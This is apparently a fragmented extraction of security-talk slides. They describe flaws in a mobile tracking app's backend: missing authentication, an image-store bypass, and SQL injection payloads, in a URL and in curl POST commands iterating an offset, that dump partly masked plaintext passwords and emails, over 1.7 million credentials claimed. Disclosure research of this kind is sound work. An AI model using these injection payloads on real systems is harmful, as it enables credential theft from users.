


id of the person to track

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


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
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
Part 2: Who Needs Authentication?

- Text message feature
- There is no authentication!




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Vulnerability Awards




Accessing Images

- Cloud storage for images
- User authentication required
- Filter corresponding images by user id
- Bypass cloud authentication to get access to all images


Accessing Images – Web Frontend

`http://*****/***.php?page=7`




Accessing Images – Web Frontend

http://******/***.php?page=7&name=' or ''='&name2=test



Accessing Images – Web Frontend



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Get all User Credentials

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```
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 - **username, password and email**

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- Let's try SQL injection again ☺

```
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Content-Type: application/json  
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```

SQL-Injection

- Curl Command:

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-d "{\"method\":\"getuserid\",  
      \"deviceid\":\"' or 1=1 limit 1 offset 5 -- \"\"}  
http://push001.******/*****/v5/
```


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```

■ Result:

```
{"result":"success",  
 "id":"yb*****", "pass":"y*****4", "email":"y*****@hanmail.net"}
```



plaintext password

SQL-Injection

■ Curl Command:

iterate over the offset

```
curl -H "Content-Type: application/json" -X POST  
-d "{\"method\":\"getuserid\",  
      \"deviceid\":\"' or 1=1 limit 1 offset 6 -- \"\"}  
http://push001.******/*****/v5/
```

■ Result:

```
{"result":"success",  
 "id":"se*****", "pass":"qwe*****4", "email":"se*****@gmail.com"}
```

plaintext password

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```
curl -H "Content-Type: application/json" -X POST  
-d "{\"method\":\"getuserid\",  
      \"deviceid\":\"' or 1=1 limit 1 offset 1700400 -- \"\"}"  
http://push001.******/*****/v5/
```



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> 1.700.000 plaintext credentials

Vulnerability Awards



Firebase

A comprehensive mobile development platform



Build better apps



Improve app quality



Grow your business



Authentication

Authenticate users simply and securely



Realtime Database

Store and sync app data in milliseconds



Cloud Storage

Store and serve files at Google scale



Cloud Messaging

Send targeted messages and notifications



Crashlytics

Prioritize and fix issues with powerful, realtime crash reporting




Hosting

Deliver web app assets with speed and security

<https://firebase.google.com/>

